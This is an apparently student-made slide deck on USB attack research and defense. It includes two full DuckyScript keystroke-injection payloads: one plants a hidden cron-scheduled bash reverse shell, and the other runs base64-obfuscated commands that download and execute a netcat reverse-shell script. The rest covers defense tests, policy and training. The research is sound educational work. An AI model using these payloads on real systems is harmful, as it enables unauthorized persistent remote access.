Physical Security to Cyber: USB-Based Attack Research and Defense

Phillip Schlomann

COMP 490

Independent Study Project Advisor: Moez Ben-Azzouz

04/24/2025

schlomannp@wittenberg.edu

Agenda

Problem Statement
Background
Methodology
Attack Development
    Live Demonstration
Defense Evaluation
Organizational Impact
Key Findings
Lessons Learned
Future Work

Problem Statement
Why USB Security Matters

Prevalence

Over 50% of all industrial threats are USB-related

Source: www.ampcom.com

Reliability

Fast attacks that often do not require user action or permissions

Danger

Stuxnet was an attack on an Iranian uranium plant in 2010

Research Question

What types of USB attacks are there?
What solutions can prevent them?


USB Protocol

- Designed for ease of use and plug-and-play functionality
- Assigned different classes based on function
- Some autorun features on connection

HID Emulation

- Human Interface Devices are USB devices used to interact with a computer
- Enumeration for identification immediately upon connection
- Can have devices with payloads act as HID

Attack Taxonomy



Lab Environment

Hosted on a Lenovo IdeaPad 1 with Windows 11 Home

Oracle VirtualBox VMs:
- Windows Server 2008 R2 (Metasploitable3)
- Kali Linux

https://www.kali.org/docs/policy/trademark/

https://brandlogo.org/virtualbox-logo/7260/

https://commons.wikimedia.org/w/index.php?curid=79639593


Hardware Used

- DigisparkATtiny85
- Raspberry Pi Pico
- Onn 2GB USB Drive

Testing Approach

Snapshots taken of set-up for an attack, plug in the device and test the attack 7 times

Hardware Showcase



Categories Created

- Focused on HID Emulation
- Some Malware Delivery
- No direct Firmware Reprogramming
- Network Attacks & Power Attacks not made

Success Rate

ShadowPOST Exfiltration	WindowsCredentialManager	MimikatzEfiltration	CronJobsBackdoor	RegistryBackdoor	ScheduledTasksBackdoor	DownloadDelayObfuscation
71.43%	85.71%	85.71%	42.86%	85.71%	100%	85.71%

Example #1: CronJobsBackdoor


```
REM CronJobsBackdoor
REM Open a terminal window
DELAY 200
ALT F2
DELAY 500
STRING qterminal
DELAY 200
ENTER

REM Create a hidden .system_update.sh file in /tmp that will connect to the Netcat reverse shell listener when executed
DELAY 1500
STRING echo '#!/bin/bash\nbash -i >& /dev/tcp/127.0.0.1/4444 0>&1' > /tmp/.system_update.sh
DELAY 200
ENTER

REM Change the permissions of .system_update.sh to make it executable
STRING chmod +x /tmp/.system_update.sh
DELAY 200
ENTER
DELAY 200

REM Add a cron job that will run the .system_update.sh script every minute
STRING (crontab -l 2>/dev/null; echo "* * * * * /tmp/.system_update.sh") | crontab -
DELAY 200
ENTER
DELAY 200

REM Close the terminal
STRING exit
DELAY 200
ENTER
```

Example #2: Obfuscation


```
REM DownloadDelayObfuscated
REM Open a terminal window
DELAY 200
ALT F2
DELAY 500
STRING qterminal
DELAY 200
ENTER

REM Download the .update.sh payload from the server, encoded in Base64
DELAY 1500
STRING echo 'd2dldCAtcSBodHRwOi8vMC4wLjAuMDo4MDAwLy51cGRhdGUuc2g=' | base64 -d | sh
DELAY 200
ENTER
DELAY 200

REM Change the permissions of .update.sh to make it executable, encoded in Base64
STRING echo 'Y2htb2QgK3ggLnVwZGF0ZS5zaA==' | base64 -d | sh
DELAY 200
ENTER
DELAY 200

REM Run the .update.sh script, encoded in Base64
STRING echo 'Li8udXBkYXRlLnNo' | base64 -d | sh
DELAY 200
ENTER
DELAY 200
```

```
#!/bin/bash
sleep 90
nc 127.0.0.1 4444 -e /bin/bash
```

Demo #1:
Keystroke Injection



Demo #2: Credential Theft



Demo #3:
Defense in Action

Defensive Technologies

Methods of attack –
- DuckyScript Pico (Linux only)
- Digispark
- USB Drive

Methods of defense –
- USBGuard on Linux
- udev rules on Linux
- Group Policy on Windows Server 2008 R2
- USB Data Blockers on Linux & Windows
- USB Controller disabled on Linux & Windows

Effectiveness

	USB Drive	Digispark	DuckyScript Pico
udev Rules	Passed	Passed	Blocked
USBGuard	Blocked	Passed	Blocked
Group Policy	Blocked	Passed	
Data Blocker (Windows)	Blocked	Blocked	
Data Blocker (Linux)	Blocked	Blocked	Blocked
USB Controller Disabled (Windows)	Blocked	Passed	
USB Controller Disabled (Linux)	Blocked	Passed	Blocked

Cost-Benefit Analysis

- Data Blockers – Low cost per unit, expensive for a large enterprise; successfully block attacks but can be impractical
- Group Policy/USBGuard – Free to set-up; Has blind spots in security
- EDR Solutions – Expensive over time; Able to scan for and stop threats, including new ones

Policy Framework

- Restrict access to USB ports
- Ensure USB devices or media used are clean
- Have users track USB activity and behavior
- EDR & Antivirus

Implementation Roadmap

Antivirus -> EDR -> USBGuard/Group Policy -> Clean USB connection -> Lock cables, dongles, & ports

Training Materials

- User-facing USB policy reference cards
- Fliers for awareness
- Quiz to test awareness
  - 5 questions without policy context
  - 5 questions with policy context

Key Findings

- Holes in common solutions, especially with Digispark
- Many USB attacks don’t require high privileges
- USB attacks do great damage quickly
- 87% on Part 1 vs. 89% on Part 2

Lessons Learned

- Basic familiarity with Arduino IDE and DuckyScript
- Knowledge on USB function and defense
- Developed skills in policy & technical report writing

Future Work

- Windows 10/11 Testing
- EDR Testing
- Network Attacks
- Proper BIOS-level disabling

Conclusions

- USB was designed for simplicity, but introduces complicated flaws
- Strong policies and defense-in-depth solutions are necessary for protection
- User awareness is crucial to good security

Questions?

pschlomann@wittenberg.edu
pschlomann on GitHub

References and technical report available

Full Attack Matrix

	Keystroke Injection	**Malware Delivery**	**Network Attacks**	**Firmware Reprogramming**	**Power Attack (Not to be made)**
Hardware Required	Reprogrammable USB drive	USB drive, computer to configure the payload	USB-sized computer, computer for programming and receiving	USB drive, computer for reprogramming	Specifically designed USB device
Technical Complexity	Low	Low	Low	Moderate	High
Stealth Level	Moderate	High	High	Moderate	High
Detection Difficulty	Moderate	Low	Moderate	Moderate	Low
Potential Impact	Low to High	Moderate	Moderate	Low to High	High
Defenses Available	Permissions configuration, Whitelisting	USB data blockers, Whitelisting	Logging out of workstations, Whitelisting	Whitelisting	Specialized HSPs
User Intervention	Unneeded	Needed or Unneeded	Needed	Unneeded	Unneeded

Full Defense Matrix

	USBGuard	Endpoint Protection	USB Data Blockers	Port Locks	Whitelisting	Group Policy Objects	Security Awareness	Epoxy (Computer)	Epoxy (USB)
Type	Software	Software	Hardware	Hardware	Software	Policy	Training, Policy	Hardware	Hardware
Platform	Linux-only	Linux, Windows	Agnostic; Hardware-only	Agnostic; Hardware only	Linux, Windows	Windows-only	Agnostic; Employee training	Agnostic; Hardware-only	Agnostic; Hardware-only
Cost	Free	Free trials, High in the long run	Low to High per unit	Low per unit	Free	Free	Time cost only	Low	Low per unit
Complexity	High	Medium	Low	Medium	High	Medium	Medium	Low	Low
Predicted Security Effectiveness	High	High	Medium	High	High	Medium	High	High	Low
Potential Weaknesses	Requires technical skills to write rules, Doesn't protect against tampered trusted devices	Cost could be high in the long run, service requires technical skills to write rules	Still supplies power, so non-smart blockers still allow for Power Attacks	Keys or codes could be lost or misused, Generic keys may work, frustrating for legitimate use in fast environments	Requires technical skills to write rules, Could block legitimate use, Doesn't protect against tampered trusted devices	Can be bypassed by live booting the OS or when the computer is powered off, not as granular as could be needed	Employees have to pay attention to training and diligently follow what was covered	Renders port permanently inaccessible, voids warranty, damage board if done improperly	Only defends USB drive from tampering, susceptible to TEMPEST